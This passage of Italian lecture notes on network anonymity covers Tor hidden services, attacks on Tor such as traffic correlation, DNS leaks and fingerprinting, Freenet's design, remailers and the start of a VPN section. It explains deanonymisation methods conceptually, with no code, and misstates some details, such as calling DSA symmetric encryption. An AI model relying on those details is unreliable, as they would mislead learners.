


Figura 149

A questo punto l'hidden service crea un circuito verso il rendezvous point e gli invia il “One-time secret” in un rendezvous message. Infine il rendezvous point notifica al client che la connessione è stata stabilita con successo. In questo modo si è stabilita una comunicazione, tramite il rendezvous point, tra il client e l'hidden service sfruttando i circuiti appena creati.




Figura 150

### Sicurezza degli hidden services

Il lookup service e gli introduction point non conoscono l'IP dell'hidden service e la comunicazione avviene sempre tramite circuiti Tor per cui nessuno può collegare l'invio dell'introduction message all'IP del client che rimane anonimo. Inoltre, nel rendezvous point i dati decifrati provenienti dal client vengono nuovamente cifrati per essere consegnati al server e viceversa. Infine, la compromissione del rendezvous point permetterebbe di accedere ai dati “in chiaro” ma non comprometterebbe l'anonymato non potendo ottenere informazioni sul mittente e sul destinatario.

### 6.2.3 Attacchi alla rete Tor

Vediamo quali sono i punti deboli della rete Tor. I punti deboli per eccellenza sono gli exit nodes, quindi il primo tipo di attacco alla rete Tor consiste nell'impossessarsi di questi exit nodes che sono noti a chiunque e catturare il traffico uscente. Inoltre Tor assicura l'anonymizzazione fino al livello 3, mentre tutto ciò che è superiore al livello 3, no. Un modo sistematico per attaccare Tor consiste nell'avere un punto di osservazione sul nodo di uscita per catturare tutto il traffico uscente, ed avere dei punti di osservazione su server compromessi, tipicamente i guard node, che vedono l'identità che sta contattando la destinazione. Quindi si intercetta a monte (vicino all'utente) ed a valle (vicino al punto di uscita). Intercettando a monte sarà possibile vedere l'origine del traffico, ma non sarà possibile vedere dove questo traffico dovrà andare, cioè a quale destinazione la sorgente vuole contattare; viceversa, intercettando a valle si potrà vedere in chiaro tutto il traffico e risalire a quale destinazione sarà destinata, ma ovviamente non si potrà risalire quale sorgente ha generato questo traffico. Quindi mettendo insieme intercettazioni ottenute a monte (nodi di ingresso) ed a valle (nodi di uscita) ed effettuando delle **correlazioni tra i pattern di traffico** intercettati si potrebbe tentare di compromettere l'anonymato (attacco basato sulla correlazione).




Figura 151

E' possibile effettuare due tipi di **correlazioni**: correlazione temporale e correlazione sulla dimensione dei pacchetti:

- **Correlazione temporale:** un attaccante che è in grado di osservare il traffico sull'entry guard e sull'exit node, può prelevare informazioni sui pacchetti e sui tempi di invio/interarrivo e correlare il traffico osservato rompendo l'anonymato.
- **Correlazione sulla dimensione dei pacchetti:** tale attacco è simile al precedente ma, anziché osservare i tempi di risposta in ingresso e in uscita, l'attaccante prende in considerazione i dati relativi al numero e alla dimensione di pacchetti scambiati. Se riesce a inferire pattern simili allora può correlare i due nodi.

Altro elemento critico è il **monitoraggio del DNS**: buona parte dei browser quando utilizzano Tor, le richieste DNS non le fanno passare attraverso un proxy Tor, ma effettuano richieste dirette; quindi catturando il pattern di richieste DNS dall'origine e si trova una corrispondenza uno ad uno sul flusso di traffico che vi è in uscita, ovviamente le richieste DNS associate alla correlazione del traffico possono permettere di associare l'identità di un utente al traffico intercettato sul punto di uscita.




Figura 152

Un altro attacco alla rete Tor è basato sull'**estrazione del comportamento**: Tor è altamente configurabile, ed è possibile configurare i tempi di rotazione dei circuiti oppure scegliere i nodi in base alla larghezza di banda, etc... Quindi un attaccante può riconoscere l'identità di un utente da come effettua le richieste alla rete Tor.

Un altro attacco è quello basato sul **fingerprinting**: l'attaccante può conoscere un set di dati riguardo i tipi di browser e le loro risposte, la taglia dei file e i pattern di accesso verso alcuni siti web, e dunque, può confrontare queste informazioni con il traffico generato da un nodo client ed è in grado di correlare l'ingresso con l'uscita se la generazione di traffico combacia con i pattern noti.

Altro elemento interessante è il **blocco della rete Tor**: molti governi tendono a bloccare la rete Tor, e l'unico modo per evitare questo blocco è mediante l'utilizzo dei bridge. Ma l'uso di questi bridge potrebbe non essere sufficiente perché un attaccante/controllore potrebbe effettuare una deep packet inspection ed andare a classificare il traffico riconoscendo il pattern protocollare del protocollo Tor (il pattern di Tor è abbastanza chiaro: la negoziazione delle chiavi, la struttura delle celle, etc...quindi anche se i contenuti sono cifrati è possibile comunque sapere che un utente sta usando Tor – con NBAR è possibile caratterizzare il protocollo Tor).

L'unica arma che abbiamo a disposizione di fronte ad operazioni massive di filtraggio e blocco è usare delle **tecniche di offuscamento** che permettono di incapsulare Tor in un altro tipo di traffico. Esistono diverse modalita di offuscatori (obfs2, obfs3, FTE, meek, etc...) che trasformano il traffico Tor in modo che appare come altro protocollo così da non poter essere filtrato, quindi viene trasformato in un traffico che sembra traffico http, BitTorrent, streaming audio, etc...; l'operazione di offuscamento richiede una operazione di deoffuscamento dalla parte del ricevente.

Un aspetto interessante è il **mixing di traffico** che ha l'obiettivo di evitare attacchi basati sullo studio dell'anadamento dei flussi di traffico per correlare sorgente e destinazione.

## 6.3 La rete Freenet

Fino adesso abbiamo parlato di anonimato dell'accesso ad Internet, cioè di fruire anonimamente dei servizi da esso offerti, e dell'aspetto duale, ovvero erogare servizi in forma anonima. Un altro aspetto dell'anonimato è la pubblicazione anonima di contenuti, ma pubblicazione in termini di resistenza alla censura. La pubblicazione anonima implica che chi pubblica non deve essere conosciuto, così come chi usufruisce di tali contenuti, ma questi contenuti devono essere allo stesso tempo protetti, e cioè resistere ad attacchi volti a censurarli.

Il meccanismo più noto tra i vari sistemi di pubblicazione anonima è **Freenet**, un servizio di pubblicazione anonima che consente di evitare che si possa risalire a chi pubblica, a chi memorizza a chi distribuisce e a chi richiede i contenuti che si vogliono fornire in forma anonimizzata. Un altro aspetto interessante della rete Freenet è che i gestori dei nodi della rete offrono un servizio pubblico ma non sanno in nessun modo qual'è il contenuto che viene distribuito attraverso le risorse di connettività e di memorizzazione che mettono a disposizione. Ciò garantisce anche la protezione legale: Freenet è un progetto legittimo, colui che mette a disposizione il nodo non può sapere in alcun modo cosa viene depositato sopra, per cui nel momento in cui si presta ad offrire un servizio, il nodo lo fa in totale buona fede, e se sul nodo viene depositato del contenuto a carattere illegale il proprietario non potrà essere perseguito perché è garantito che nulla ne possa sapere. Un altro aspetto interessante è che tutte le informazioni rese disponibili su Freenet non possono essere eliminate, neanche dall'autore delle stesse. I contenuti su Freenet non sono eterni, ma muoiono solo in ragione del non interesse nei contenuti stessi: nel momento in cui un contenuto viene reso disponibile non è più cancellabile ma scompare solo grazie ad un meccanismo di aging, cioè, se per un certo tempo nessuno accede a questo contenuto dimostrandone l'interesse, esso va in aging e viene cancellato, altrimenti finché c'è qualcuno che vi accede esso non scomparirà dalla rete Freenet. Per contenuto che non "scompare" si intende che neanche se viene distrutto il nodo su cui il contenuto è presente esso scomparirà, perché man mano che l'elemento riscontra maggiore interesse nella rete Freenet, esso verrà replicato su un certo numero di nodi della rete, quindi esiste un meccanismo di duplicazione automatica dei contenuti.

Freenet è una rete P2P dinamica e adattativa fra nodi che si interrogano reciprocamente per fornire un servizio di indicizzazione dei contenuti che essi vengono identificati da opportune chiavi e dai nomi specifici di questi file, che sono totalmente location independent. Freenet può essere visto come un key value store, cioè a partire dalla chiave possono essere trovati i contenuti, che sono poi i valori della chiave. Un'altra cosa importante è che Freenet permette di scrivere e leggere i file disponibili sulla rete in modo tale che non ci sia nessuna indicazione su chi ha scritto, chi li ha ceduti, chi li conserva e così via. Tutti i server sono paritetici e, tipicamente, tutti i nodi della rete Freenet includono un proxy che permette di accedere ai servizi attraverso un form specifico utilizzando una banale interfaccia HTTP. I contenuti che devono essere conservati vengono opportunamente suddivisi/spezzettati, cifrati, replicati e dispersi sulla rete in maniera tale da essere reperibili con facilità. Ovviamente è possibile effettuare anche l'operazione inversa per recuperarli. Freenet è completamente adattativa, cioè il grafo delle connessioni logiche fra i nodi tende ad evolvere come evolve tipicamente il P2P, quindi tende a raggiungere nel tempo una stabilità e una struttura che gli permette di dare maggiore efficienza.

Inoltre, Freenet è una **struttura** che tende ad essere **scalefree** o a invarianza di scala, cioè una struttura che evolve dinamicamente nel tempo sulla base di principi che fanno in modo che la struttura si trasformi in maniera tale da garantire specifiche proprietà di efficienza dell'accesso quando la sua scala passa da valori molto piccoli verso valori molto grandi. Il sistema è caotico, e ciò non rende facile provare che un certo file proviene da un nodo locale, perché i meccanismi che governano la dislocazione dei contenuti è governato dalla teoria del caos. Freenet opera come un'architettura P2P, ogni utente è indipendente da tutti gli altri e non esiste un directory server centrale, inoltre i nodi si scambiano direttamente informazioni in una logica di esplorazione delle topologie, o query response, cioè i nodi chiedono contenuti, e ciò fa partire la query che segue un percorso casuale sulla rete, e alla fine si ottiene una risposta. Questa rete è estremamente resiliente, cioè diventa impossibile ammazzare informazioni sulla rete che devono morire per morte naturale; il comportamento della rete è ecologico, cioè rispetta le leggi della natura. Oltretutto, quanto più un'informazione viene accedita, tanto più si avvicina ai nodi che la richiedono. La comunicazione su Freenet avviene in maniera autenticata e cifrata, i nodi parlano un protocollo connection-oriented, basato su TCP, chiamato **Freenet Network Protocol**, che è

un protocollo sviluppato ad-hoc che viene usato dai vari nodi per scambiarsi informazioni. I nodi non vedono l'intera rete ma comunicano tra loro basandosi su una conoscenza locale e dinamica dei nodi limitrofi; l'instradamento è basato su chiavi, ciò significa che quando bisogna raggiungere un contenuto l'instradamento è basato sulla chiave del contenuto stesso: a fronte di questo processo ogni nodo costruisce una tabella di routing che contiene gli indirizzi che sono associati ai nodi vicini e le chiavi che si suppone questi nodi possano possedere o a cui questi nodi possano condurre. Il concetto di chiave è abbastanza vitale per Freenet, infatti esistono quattro tipi di chiavi, ogni contenuto è atomico e questi atomi sono proprio le chiavi; i quattro tipi sono:

- Keyword Signed Key (KSK);-
- Signed Subspace Key (SSK);-
- Content Hash Key (CHK);-
- Map Space Key (MSK);

Queste chiavi sono frutto di hashing dei contenuti o degli indirizzi, dove per l'hashing si usa quasi sempre l'algoritmo SHA-1 e per la cifratura si utilizza quasi sempre la cifratura simmetrica basata su DSA, inoltre le chiavi vengono cifrate e distribuite casualmente tra i vari server.

La chiave **CHK** è un hash del file da depositare su Freenet, confrontando la chiave con il documento è possibile sapere se il contenuto è integro; questo tipo di chiave è utile per verificare il risultato della trasmissione di un file da un nodo all'altro nonché per sapere se il contenuto è stato modificato. Ogni file deve avere almeno una chiave CHK e questo file può essere anche cifrato per far sì che solamente chi abbia l'autorità di leggere questo file vi possa accedere.

Le chiavi **SSK** sono basate sul concetto di cifratura simmetrica, in particolare su DSA, e servono per firmare un documento in modo che l'autore possa autografare il documento e chiunque abbia la chiave pubblica dell'autore possa verificarne l'integrità.

Le chiavi **KSK** sono una sottocategoria delle chiavi SSK e sono generate a partire da una passphrase, permettono di cifrare i contenuti e renderli intellegibili a chi non è autorizzato. Una chiave KSK viene generata tramite una stringa associata al file che viene usata per generare una coppia di chiavi pubblica-privata utilizzando DSA, inoltre la chiave pubblica viene utilizzata per produrre l'hash associato al file inserito e la chiave privata viene usata per firmare il file inserito.

Le chiavi **MSK** sono associate al problema di dover aggiornare dei contenuti che non possono mai essere cancellati, e sono chiavi utilizzate come elementi per localizzare l'homepage di uno di questi contenuti: con un indirizzo Freenet è possibile direttamente accedere a contenuti di questo tipo, è possibile accedervi anche in maniera indiretta selezionando la chiave MSK associata ad una specifica data, inoltre la chiave MSK è anche associata a un concetto di data. Le chiavi MSK vengono in qualche modo inserite in blocchi prima della data a cui fanno riferimento, il meccanismo si chiama date base redirect, cioè l'insieme base delle date per effettuare la ridirezione verso il contenuto, cioè si possono associare i contenuti con delle date specifiche per far sì che le chiavi che raggiungono una data di espirazione non vengono più replicate ma vanno incontro a un meccanismo di morte naturale.

L'operazione di collegamento di un nodo alla rete Freenet viene detto **"boot a Freenet"** e per fare ciò è necessario che esso si agganci ad un altro nodo, ciò significa che bisogna conoscere un altro nodo in rete tramite un metodo out-of-band, cioè al di fuori di Freenet, ed è necessario conoscere l'indirizzo di un nodo di Freenet a cui agganciarsi. Non esiste un metodo sistematico per individuare un nodo a cui agganciarsi, in questo momento si utilizza una pagina del progetto Freenet che distribuisce la lista dei nodi che vogliono essere pubblicamente noti e che quindi offrono la possibilità di agganciarsi agli stessi. Per l'aggancio viene generato un seed random che il nodo che deve fare il boot associa a se stesso, questo seed viene inviato a un nodo causale della rete Freenet, passando ovviamente al nodo a cui ci si è agganciati. A questo punto, il nodo ricevente il seed crea un altro random seed facendo uno XOR con il seed ricevuto, in questo modo ottiene un nuovo hash, aggiunge poi questa informazione alla routing table di Freenet e permette di sapere che questo nodo è in grado di condurre all'altro nodo perché ci si è connesso attraverso lo scambio di random seed opportunamente cashati. Se è avvenuta la connessione alla rete Freenet vuol dire che qualche altro nodo ha aggiunto l'informazione riguardante il nodo alla sua routing table, essa contiene gli hash che sono un distillato degli indirizzi Freenet dei nodi che sono a loro volta associati agli indirizzi dei nodi stessi. Una volta che un nodo è connesso a Freenet può partire una richiesta di contenuto, per esempio un file agganciato a una specifica

chiave, questa richiesta non è detto che sia diretta, ma tipicamente tende a passare attraverso un certo numero di nodi differenti utilizzando un percorso più o meno casuale detto **random walk**. La richiesta di contenuto viene in qualche modo passata a un proprio vicino per chiedergli se possiede il contenuto richiesto nell'oggetto, se il vicino non ha il contenuto, a sua volta smista la chiave a uno dei suoi vicini, non la smista in maniera completamente randomica ma cerca di smistarla a qualcuno che dovrebbe avere maggiori probabilità di avere l'elemento richiesto. Questa operazione procede fino a un certo punto, man mano che un nodo riceve una richiesta e non è in grado di soddisfarla passa ad un nuovo nodo la richiesta fino a che non viene raggiunto uno che ha l'informazione richiesta. In media in pochissimi hop si raggiunge un super nodo, cioè un hub aggregatore a cui tanti altri nodi sono connessi, raggiungo l'hub la probabilità che esso abbia catturato l'informazione ricercata è altissima, ovviamente esiste anche un caso peggiore in cui nel contesto del cammino casuale della query essa non arriva a destinazione prima di un dato timeout, in termini di tempo o numero di hop, e quindi fallisce e riparte. Ciò che garantisce la convergenza veloce della ricerca è che i nodi in transito fanno un caching dei contenuti quando la risposta arriva, ciò significa che i nodi hub iniziano a sviluppare una cache immensa, ciò li rende in grado di rispondere a una grande quantità di queries.

Come detto, un contenuto richiesto viene identificato da una chiave, ci sono due fasi per la richiesta di contenuto, la prima fase è la **fase di handshake** con un nodo da cui si ottiene un reply, a questa segue la **fase di richiesta dati**.

#### Fase di Handshake



#### Fase di richiesta dati




Figura 153

#### Esempio di richiesta di un contenuto:

Il nodo Start invia la sua query al vicino N1, 1 nodo N1 re-invia la query al vicino N2 che a sua volta non avendo scelte la reinoltra al suo unico vicino N1, allora il nodo N1 re-invia la query al vicino N3 che a sua volta le reinoltra a N4, il nodo N4 re-invia la query al vicino N2, N2 la reinvia a N4, N4 la reinvia a N3 che finalmente la invia al nodo End dove trova il contenuto richiesto. Ora, l'informazione richiesta deve ritornare al nodo Start, il nodo End invia a ritroso la risposta verso N3, N3 invia la risposta direttamente verso N1, N1 recapita la risposta all'origine della query Start.




Figura 154

Il caso peggiore si ha quando la query fallisce, ciò si ha quando il nodo N3 non invia la richiesta al nodo End ma decide di instradare verso N1, causando il fallimento della query. Quando viene richiesto ad un nodo di inserire un nuovo contenuto, per evitare che ci siano collisioni su Freenet si verifica se la chiave già esiste, solo nel momento in cui questa ricerca non ha successo si procede all'inserimento. La profondità della ricerca viene regolata da un parametro detto hops-to-live. Ogni volta che si passa la richiesta ad un vicino l'hops-to-live viene decrementato, quando arriva a 0 la query si arresta senza riuscire a raggiungere il contenuto ricercato. Un aspetto interessante è che in tutte le decisioni di routing per evitare attacchi basati sulla correlazione si cerca stabilire un certo rumore di fondo casuale per fare in modo che non si abbiano sempre gli stessi risultati che porterebbe ad un determinismo comportamentale che poi potrebbe portare ad una vulnerabilità a un attacco di correlazione. Per rendere più efficiente Freenet esiste il caching delle informazioni all'interno dei nodi di transito, il caching serve a sfruttare le proprietà a invarianza di scala di Freenet per fare in modo che i nodi hub sviluppino una mega cache che sia in grado di rispondere a buona parte delle query, ciò dà anche un determinismo nella risposta, ciò significa che i nodi intermedi quando ricevono informazioni circa le chiavi le memorizzano in un data store che viene gestito secondo una logica list recently used, quindi le chiavi utilizzate più di frequente vengono accedute per prime. Il data store deve avere la dimensione massima stabilita nella configurazione del nodo, per cui non può crescere all'infinito, nel momento in cui il data store raggiunge la massima dimensione bisogna fare garbage collection. Una chiave viene a esistere in più copie dovute anche alla profondità di inserimento della richiesta originale, se la richiesta originale aveva un hop to live abbastanza lungo significa che potrà attraversare molti nodi e quindi nel percorso di ritorno questa chiave verrà cashata sul numero di hop to live. Ciò significa che un nodo più è ricercato e più viene replicato.

In Freenet non esiste il comando Delete per cancellare un contenuto perché esso può scomparire solo per morte naturale quando nessuno più è interessato, i singoli nodi si specializzano nel memorizzare alcune chiavi, basandosi su una distanza lessicale che viene calcolata utilizzando un hash del contenuto della chiave.

Le decisioni di instradamento delle richieste vengono fatte in maniera intelligente, per fare in modo che un'eventuale richiesta riesca a raggiungere nel modo più veloce possibile il server specializzato per quelle chiavi.

Per memorizzare un nuovo contenuto va generato un valore di chiave da associare al file, va poi mandato un messaggio al nodo a cui si è agganciati specificando la chiave nuova da associare all'oggetto e un valore di hop-to-limit (HTL). Il nodo verifica se la chiave è già in uso, se viene trovata la chiave associata ad un altro file, il nodo restituisce lo stesso come risultato e l'utente seleziona una chiave diversa e ripete la procedura, altrimenti se non lo è si ricerca la chiave più vicina e si inoltra l'inserimento nel corrispondente nodo. Se il limite di hop-to-live viene raggiunto senza che si verifichi alcuna collisione, viene propagato un OK all'iniziale proprietario del file.

I vantaggi di queste operazioni sono che la convergenza diventa molto veloce con traffico molto limitato nel caso medio, che la ricerca si ferma solo se il contenuto richiesto viene trovato o quando viene raggiunto l'hop-to-limit e che ha una scalabilità elevata. Gli svantaggi sono che la convergenza diventa molto lenta nel caso peggiore e non è detto che porti ad una conclusione corretta, perché un contenuto potrebbe comunque esistere anche se non individuato.

Freenet è una rete ancora in via di sviluppo, quindi potrebbero esserci molti problemi nel protocollo. Un altro problema di Freenet è che il primo nodo a cui ci si collega conosce perfettamente il mittente, ma essendo tutto cifrato non sa cosa fa.

Il punto debole da analizzare per attaccare Freenet sono i client specifici che possono avere delle vulnerabilità.

Un terzo livello di anonimato è quello di **inviare o ricevere mail in totale anonimato**, l'anonimato nelle mail significa che si vogliono mandare mail senza che esse contengano informazioni nei propri header che permettano di identificare il mittente. Per fare in modo che una mail venga resa confidenziale è possibile cifrarne il contenuto, in questo modo viene garantita l'integrità e la privatezza del contenuto, garantendo nello stesso tempo anche che il mittente sia valido e non ci sia un man-in-the-middle costruito opportunamente. L'idea è quella di instaurare una rete ad-hoc per anonimizzare la catena di invio delle mail, questo meccanismo ad-hoc deve lavorare sulla parte debole del protocollo, cioè quella che viaggia in chiaro da origine a destinazione ovvero gli header. È necessario qualcosa che faccia l'anonimizzazione degli header, questo meccanismo è detto **remailing**, e un oggetto che fa un'operazione del genere si chiama remailer o anonimizzatore di mail. Il mittente decide di passare attraverso un remailer specifico, e appena l'envelope originale arriva al remailer, quest'ultimo rimuove tutte le informazioni che possono essere utili ad identificare

il mittente andando a riscrivere gli header. Il remailer non è altro che il concetto di proxy per le mail, quindi se un malintenzionato è presente sul remailer utilizzato, tutto l'anonimato salta. Per questo motivo si utilizzano le remailer chains. Ciò che non è falsificabile di una mail, a meno di non avere un accesso doloso anche ai relay utilizzati, sono le informazioni di log che i relay conservano.

Esistono diverse architetture di remailer:

- Tipo 0: "Penet"
- Tipo 1: "Cyberpunk"
- Tipo 2: "Mixmaster"
- Tipo 3: "Mixminion"

I remailer di **tipo 0** sono quelli meno sicuri, sono remailer tradizionali che ricevono posta opportunamente formattata e tolgono informazioni relative al mittente.

I remailer di **tipo 1** vengono usati in catene di remailer di almeno tre elementi, ognuno dei quali fa il suo cammino di anonimizzazione. Per garantire che non venga intercettato il traffico tra il remailer, i messaggi vengono opportunamente crittografati in successione da un remailer all'altro. Nei remailer di tipo 2, per evitare attacchi di tipo statistico, si ricorre a qualche tecnica di offuscamento, la prima cosa che si fa è rendere i messaggi tutti standardizzati frammentandoli in pacchetti tutti della stessa dimensione, questi pacchetti vengono inviati con delay casuali e mandati in una coda che viene svuotata fuori ordine. I remailer di tipo 2 non sono altro che identici ai tipo 1 con la differenza di un meccanismo di offuscamento abbastanza efficiente. L'unica vulnerabilità dei remailer di tipo 2 è che gli elementi costituenti la catena sono noti quindi è possibile applicare un blocco o un DoS massivo verso questi remailer.

I remailer di **tipo 3** non utilizzano più SMTP ma utilizzano uno specifico protocollo basato su connessioni SSL fra vari server ma anche per accettare i messaggi degli utenti, questa tecnologia supporta anche il meccanismo del ritorno cioè garantisce l'interfacciamento con dei server di pseudoanonimizzazione che permettono di gestire la possibilità di rispondere a ritroso alle identità anonime attraverso una struttura detta reply block, questi tipi di remailer sono molto flessibili, si interfacciano con altre reti di tipo diverso e, tipicamente, per reperire i remailer si utilizza una struttura di distribuita directory che viene usata anche per lo scambio di chiavi crittografiche.

Il problema dei remailer è che la vulnerabilità dipende dal tipo di remailer che si sta utilizzando, in alcuni casi basta la compromissione del singolo remailer, come nel tipo 0, in altri casi basta l'analisi statistica del traffico, come nel tipo 1, in altri casi un'analisi temporale del traffico di ingresso e di uscita, come nel tipo 2, oppure bisognerebbe violare logicamente o fisicamente uno o più server, come nel tipo 2 e 3, oppure ancora bisognerebbe violare il client, in questo caso non ci sarebbe anonimato.

I meccanismi utilizzabili per l'anonimizzazione sono unidirezionali, è possibile nascondere solo l'identità del mittente. Se il mittente ha bisogno di essere raggiunto, esso dovrebbe fare il disclosure della propria identità. Ciò che aiuta in questo senso sono i servizi di pseudonimizzazione implementati attraverso diverse categorie e tipologie di server, questi servizi non fanno altro che costruire appositamente un indirizzo fittizio non riconducibile in alcun modo all'indirizzo reale dell'utente che deve inviare e ricevere la posta, che possa essere utilizzato per ricevere messaggi a ritroso rispetto all'utente che si è anonimizzato.

Lo schema più comune per un servizio di pseudonimizzazione è "**Newnym**" che si integra molto bene con le ultime due categorie di servizi di anonimizzazione di remailer. Questa logica di pseudonimizzazione si basa sull'uso di semplici meccanismi crittografici che permettono ad un qualsiasi utente di creare il proprio indirizzo fittizio (pseudonimo), far uscire i messaggi dai remailer verso la destinazione utilizzando lo pseudonimo e ottenere a ritroso i messaggi di risposta. La struttura fondamentale è il **reply block**, ovvero, sequenze di istruzione crittografate su come far pervenire il messaggio all'indirizzo reale tramite una serie di remailer. Il reply block è paragonabile a un insieme concentrico di istruzioni, che possono essere lette una per volta e solo da uno specifico remailer alla volta. Il server di pseudonimizzazione è schermato dall'identità di colui che gli ha richiesto lo pseudonimo.

## 6.4 Le Reti Private Virtuali (VPN)

**Concetti generali.** Le VPN sono nate per garantire un servizio di network extension realizzando un canale di comunicazione end-to-end sfruttando la rete pubblica (Internet) che sostituisce un collegamento dedicato tra un utente esterno che, per esempio, vuole collegarsi da casa verso la propria intranet di tipo aziendale (**User-to-Site**), oppure tra due organizzazioni che vogliono collegare le proprie intranet al posto di affittare dei collegamenti dedicati che sono molto costosi (**Site-to-Site**). Quindi i collegamenti instaurati da una VPN ci fanno credere che siamo su un collegamento dedicato, quando invece sono apparentemente dedicati. Questo concetto di LAN Extension permette di bypassare qualsiasi meccanismo di sicurezza previa autenticazione: cioè se si hanno meccanismi complessi di controllo accessi, un volta che siamo autenticati possiamo bypassare il perimetro del dominio a cui accediamo proiettandoci, in questo modo, sulla rete come se fossimo presenti fisicamente sulla rete locale; per esempio quando accediamo come utenti remoti ci viene attribuito un indirizzo IP della rete interna e diventiamo a tutti gli effetti un nodo della rete stessa con tutte le attribuzioni del caso. Tutto ciò avviene grazie all'implementazione di un importante meccanismo: il **tunneling**. Le VPN non sono un servizio di anonimizzazione.




Figura 155

**Gli usi di una VPN.** Gli usi più comuni di una VPN sono:

